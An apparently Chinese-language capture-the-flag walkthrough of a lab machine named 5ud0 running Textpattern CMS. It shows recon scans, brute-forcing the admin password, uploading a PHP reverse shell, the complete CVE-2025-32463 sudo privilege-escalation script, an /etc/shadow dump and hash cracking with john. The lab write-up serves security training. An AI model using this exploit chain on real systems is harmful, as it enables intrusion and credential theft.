
群友靶机-5ud0

信息搜集

```
┌──(root㉿kali)-[/home/kali]
└─# nmap 192.168.161.1 -A -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-15 09:17 EDT
Nmap scan report for 192.168.161.1
Host is up (0.00082s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 5 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: My site
|_http-generator: Textpattern CMS
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:61:80:F1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 -
7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.82 ms 192.168.161.1

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.48 seconds
```

开放了22和80两个端口

web探测



Go to content

My site

My site slogan

- Home
- Articles

Search Search

Welcome to your site

Posted 2 days ago
Comments 1

What do you want to do next?

- Write a new article? Let your creativity flow!
- Change this site’s name, slogan or select a different article URL style? Check and modify your preferences.
- Edit or delete this article? Your articles list is the place to start.
- Upload images or files to accompany your articles?
- Learn Textile, the markup generator included with Textpattern? You can try it in the Textile sandbox.
  - If you want to learn more, you can refer to an extensive Textile manual.
- Be guided through your Textpattern first steps by completing some tasks?
- Study the Textpattern Semantic Model?
- Add one or more additional users, or extend Textpattern’s capabilities with plugins from the Textpattern plugin directory?
- Dive in and learn by doing? Please note:
  - When you write an article you assign it to a section of your site.
  - Sections use a page template and a style to define how site content appears in a browser.
  - Page templates typically use HTML and Textpattern tags (like this: `<txp:article />`) to build the output code.
  - Some Textpattern tags use forms, reusable building blocks that provide extensive control and customization over your site construction.
  - Pages, styles and forms can be packaged into themes and assigned to one or more sections.

Textpattern tags, their attributes and values are explained within the Textpattern User Documentation, where you will also find valuable examples, advice and tutorials.

There’s also a group of friendly, helpful Textpattern users and administrators at the Textpattern support forum.

Additional language translations and corrections are welcomed. Please visit Textpattern language translations for further details.

This is an example article included with Textpattern to demonstrate some of the first steps you can undertake. An example comment is associated with this article. The article and comment can be safely deleted using the articles and comments lists.

Author Textpattern
Categories Hope for the future, Meaningful labor


RSS / Atom

web页面如上，有一个报错信息，我第二次打开之后就没了，只能扫一下目录了


```
┌──(root㉿kali)-[/home/kali]
└─# dirsearch -u http://192.168.161.1
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist
size: 11460

Output File: /home/kali/reports/http_192.168.161.1/_25-07-15_09-29-45.txt

Target: http://192.168.161.1/

[09:29:45] Starting:
[09:29:46] 403 -  278B  - /.ht_wsr.txt
[09:29:46] 403 -  278B  - /.htaccess.bak1
[09:29:46] 403 -  278B  - /.htaccess.sample
[09:29:46] 403 -  278B  - /.htaccess_extra
[09:29:46] 403 -  278B  - /.htaccess.orig
[09:29:46] 403 -  278B  - /.htaccess_orig
[09:29:46] 403 -  278B  - /.htaccess_sc
[09:29:46] 403 -  278B  - /.htaccessBAK
[09:29:46] 403 -  278B  - /.htaccessOLD
[09:29:46] 403 -  278B  - /.htaccess.save
[09:29:46] 403 -  278B  - /.htaccessOLD2
[09:29:46] 403 -  278B  - /.html
[09:29:46] 403 -  278B  - /.htm
[09:29:46] 403 -  278B  - /.htpasswds
[09:29:46] 403 -  278B  - /.htpasswd_test
[09:29:46] 403 -  278B  - /.httr-oauth
[09:29:47] 403 -  278B  - /.php
[09:29:59] 200 -    0B  - /css.php
[09:30:01] 301 -  314B  - /files  ->  http://192.168.161.1/files/
```

```
[09:30:02] 200 -  454B  - /files/
[09:30:04] 200 -   24KB - /HISTORY.txt
[09:30:04] 301 -  315B  - /images  ->  http://192.168.161.1/images/
[09:30:04] 200 -  404B  - /images/
[09:30:05] 404 -    4KB - /index.php/login/
[09:30:06] 200 -    1KB - /INSTALL.txt
[09:30:08] 200 -    6KB - /LICENSE.txt
[09:30:18] 200 -  466B  - /README.txt
[09:30:19] 501 -   15B  - /rpc/
[09:30:20] 403 -  278B  - /server-status
[09:30:20] 403 -  278B  - /server-status/
[09:30:21] 301 -  314B  - /sites  ->  http://192.168.161.1/sites/
[09:30:21] 200 -  282B  - /sites/README.txt
[09:30:24] 200 -    2KB - /textpattern/
[09:30:24] 301 -  315B  - /themes  ->  http://192.168.161.1/themes/
[09:30:24] 200 -  403B  - /themes/
[09:30:25] 200 -    1KB - /UPGRADE.txt

Task Completed
```

这里可以看到有一个`/textpattern/`这是一个cms架构先去这个页面看一下




这个textpattern的默认用户名就是admin，剩下的就是需要进行密码的爆破了，用bp抓包爆破一下




请求	payload	状态码	接收到响应	错误	超时	长度	注释
49	superman	200	5485			24685	
0		401	13914			5054	
1	123456	401	13953			5054	
2	12345	401	14116			5054	
3	123456789	401	13913			5054	
4	password	401	14158			5054	
5	iloveyou	401	14025			5054	
6	princess	401	14149			5054	
7	1234567	401	14146			5054	

```
HTTP/1.1 200 OK
Date: Tue, 15 Jul 2025 13:36:58 GMT
Server: Apache/2.4.62 (Debian)
Set-Cookie: txp_login=admin%2C52c62faf93003eba3bc571a5eb1fa535; HttpOnly; SameSite=Lax
Set-Cookie: txp_login_public=e2c9d4588dadmin; path=/; SameSite=Lax
Content-Security-Policy: frame-ancestors 'self'
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Length: 24222
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

<!DOCTYPE html>
<html lang="en" dir="ltr">
  <head>
    <meta charset="utf-8">
    <meta name="robots" content="noindex, nofollow">
    <title>
      Write - My site &#124; Textpattern CMS
    </title>
    <script src="vendors/jquery/jquery/jquery.js">
    </script>
```

这里可以看到当密码为`superman`时状态码为200且长度最长，进行登录




在路径`textpattern/index.php?event=file`下可以上传文件，这里上传一个反弹shell的php文件



☑	ID#	Name	Title	Date	Category	Tags	Status	Condition	File size	Downloads
☑	1 | Download	re.php		15 Jul 2025 06:25:28 AM		Textile | Textpattern | HTML	Live	OK	6.12 kB	0

这里可以看到上传成功了，上传之后的文件在根目录下的`/files`内



Index of /files

Name	Last modified	Size	Description
Parent Directory		-	
re.php	2025-07-15 02:25	6.1K	

Apache/2.4.62 (Debian) Server at 192.168.161.1 Port 80

接下来kali监听即可

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.161.76] from (UNKNOWN) [192.168.161.1] 44124
Linux 5ud0 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
GNU/Linux
 09:43:22 up 32 min,  0 users,  load average: 0.01, 0.57, 0.45
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

提权

```
www-data@5ud0:/tmp$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

Password:
Sorry, try again.
Password:
Sorry, try again.
Password:
sudo: 3 incorrect password attempts
```

sudo权限需要输入密码，使用find来找一下

```
www-data@5ud0:/tmp$ find / -perm -u=s -type f 2>/dev/null
                          /usr/bin/chsh
                                                     /usr/bin/chfn

/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/local/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
```

这里可以看到有两个sudo命令，分别来查看一下

```
www-data@5ud0:/tmp$ /usr/local/bin/sudo -V
Sudo version 1.9.6
Sudoers policy plugin version 1.9.6
Sudoers file grammar version 48
Sudoers I/O plugin version 1.9.6
Sudoers audit plugin version 1.9.6

www-data@5ud0:/tmp$ /usr/bin/sudo -V
Sudo version 1.9.16p2
Sudoers policy plugin version 1.9.16p2
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.16p2
Sudoers audit plugin version 1.9.16p2
```

这两个版本有所不同，`/usr/local/bin/sudo`这个sudo版本为1.9.6，`/usr/bin/sudo`版本为1.9.16，想到前段时间出现的sudo提权漏洞适用范围在Sudo 1.9.14至1.9.17之间，整好系统自带的sudo命令符合这个范围，尝试用这个漏洞进行提取

```
www-data@5ud0:/tmp$ busybox wget 192.168.161.76/chwoot.sh

               Connecting to 192.168.161.76 (192.168.161.76:80)

                              chwoot.sh            100%
|********************************|  1061  0:00:00 ETA
                                                                       www-
data@5ud0:/tmp$ cat chwoot.sh
                    #!/bin/bash
# sudo-chwoot.sh
# CVE-2025-32463 – Sudo EoP Exploit PoC by Rich Mirch
#                  @ Stratascale Cyber Research Unit (CRU)
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1

if [ $# -eq 0 ]; then
    # If no command is provided, default to an interactive root shell.
    CMD="/bin/bash"
```

```
else
    # Otherwise, use the provided arguments as the command to execute.
    CMD="$@"
fi

# Escape the command to safely include it in a C string literal.
# This handles backslashes and double quotes.
CMD_C_ESCAPED=$(printf '%s' "$CMD" | sed -e 's/\\/\\\\/g' -e 's/"/\\"/g')

cat > woot1337.c<<EOF
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void woot(void) {
  setreuid(0,0);
  setregid(0,0);
  chdir("/");
  execl("/bin/sh", "sh", "-c", "${CMD_C_ESCAPED}", NULL);
}
EOF

mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c

echo "woot!"
sudo -R woot woot
rm -rf ${STAGE?}
```

结果使用这个漏洞时还是不行，查看了环境变量之后才明白将`/usr/local/bin/sudo`放在了环境变量的首位，首先触发的是`/usr/local/bin/sudo`不可以使用该漏洞的版本，那么只需要在倒数第二行的`sudo -R woot woot`前加上符合漏洞的sudo版本即可运行

```
www-data@5ud0:/tmp$ cat chwoot1.sh
#!/bin/bash
# sudo-chwoot.sh
# CVE-2025-32463 – Sudo EoP Exploit PoC by Rich Mirch
#                  @ Stratascale Cyber Research Unit (CRU)
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1

if [ $# -eq 0 ]; then
    # If no command is provided, default to an interactive root shell.
    CMD="/bin/bash"
else
    # Otherwise, use the provided arguments as the command to execute.
    CMD="$@"
fi

# Escape the command to safely include it in a C string literal.
# This handles backslashes and double quotes.
CMD_C_ESCAPED=$(printf '%s' "$CMD" | sed -e 's/\\/\\\\/g' -e 's/"/\\"/g')

cat > woot1337.c<<EOF
#include <stdlib.h>
#include <unistd.h>
```

```
__attribute__((constructor)) void woot(void) {
  setreuid(0,0);
  setregid(0,0);
  chdir("/");
  execl("/bin/sh", "sh", "-c", "${CMD_C_ESCAPED}", NULL);
}
EOF

mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c

echo "woot!"
/usr/bin/sudo -R woot woot
rm -rf ${STAGE?}
```

运行脚本

```
www-data@5ud0:/tmp$ chmod +x chwoot1.sh
www-data@5ud0:/tmp$ bash chwoot1.sh
woot!

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

For security reasons, the password you type will not be visible.

[sudo] password for www-data:
root@5ud0:/# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

flag

```
root@5ud0:/root# cat root.txt
flag{root-257f425d-1ea4-4b8e-8dd8-69523f25d249}
root@5ud0:/root# cat /home/todd/user.txt
flag{user-80e68759-1ca0-45eb-82a7-601b1f78dfe5}
```

todd密码爆破

密码在shadow内

```
root@5ud0:/root# cat /etc/shadow
root:$6$WqJYdfJMkUFHRKX3$/wOUlSRnJ9WRSGcpq4IvbJ43gmivmeIGx4/9xyY8iGr8JSNXgGJ4aJz
6x/dRBPv41sfn09MOPWF86HdBWGWBA1:20282:0:99999:7:::
daemon:*:20166:0:99999:7:::
bin:*:20166:0:99999:7:::
sys:*:20166:0:99999:7:::
sync:*:20166:0:99999:7:::
```

```
games:*:20166:0:99999:7:::
man:*:20166:0:99999:7:::
lp:*:20166:0:99999:7:::
mail:*:20166:0:99999:7:::
news:*:20166:0:99999:7:::
uucp:*:20166:0:99999:7:::
proxy:*:20166:0:99999:7:::
www-data:*:20166:0:99999:7:::
backup:*:20166:0:99999:7:::
list:*:20166:0:99999:7:::
irc:*:20166:0:99999:7:::
gnats:*:20166:0:99999:7:::
nobody:*:20166:0:99999:7:::
_apt:*:20166:0:99999:7:::
systemd-timesync:*:20166:0:99999:7:::
systemd-network:*:20166:0:99999:7:::
systemd-resolve:*:20166:0:99999:7:::
systemd-coredump:!!:20166::::::
messagebus:*:20166:0:99999:7:::
sshd:*:20166:0:99999:7:::
todd:$6$BhHuSeNQL9BleoUm$yfhD799Ffn.1DHyb55jhnhBan3ML7Fz89Vc.xLZr5bqHnGRQrZgOqq/
KuixAcOMtfOqFkth9F4pE1Uv/PE5db1:20282:0:99999:7:::
mysql:!:20281:0:99999:7:::
```

进行爆破

```
┌──(root㉿kali)-[/home/kali/aaa]
└─# john tmp --rules --wordlist=/home/kali/bash/rockyou.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as
"HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type
instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
nopassword       (?)
1g 0:00:00:01 DONE (2025-07-15 10:01) 0.5952g/s 6095p/s 6095c/s 6095C/s
12345b..1asshole
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

todd的密码为`nopassword`

登录尝试

```
┌──(root㉿kali)-[/home/kali/aaa]
└─# ssh todd@192.168.161.1
The authenticity of host '192.168.161.1 (192.168.161.1)' can't be established.
ED25519 key fingerprint is SHA256:O2iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:22: [hashed name]
    ~/.ssh/known_hosts:37: [hashed name]
    ~/.ssh/known_hosts:43: [hashed name]
    ~/.ssh/known_hosts:44: [hashed name]
    ~/.ssh/known_hosts:45: [hashed name]
    ~/.ssh/known_hosts:46: [hashed name]
    ~/.ssh/known_hosts:58: [hashed name]
    ~/.ssh/known_hosts:61: [hashed name]
    (18 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.161.1' (ED25519) to the list of known hosts.
todd@192.168.161.1's password:
Linux 5ud0 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul 13 05:24:12 2025 from 10.0.2.4
todd@5ud0:~$
```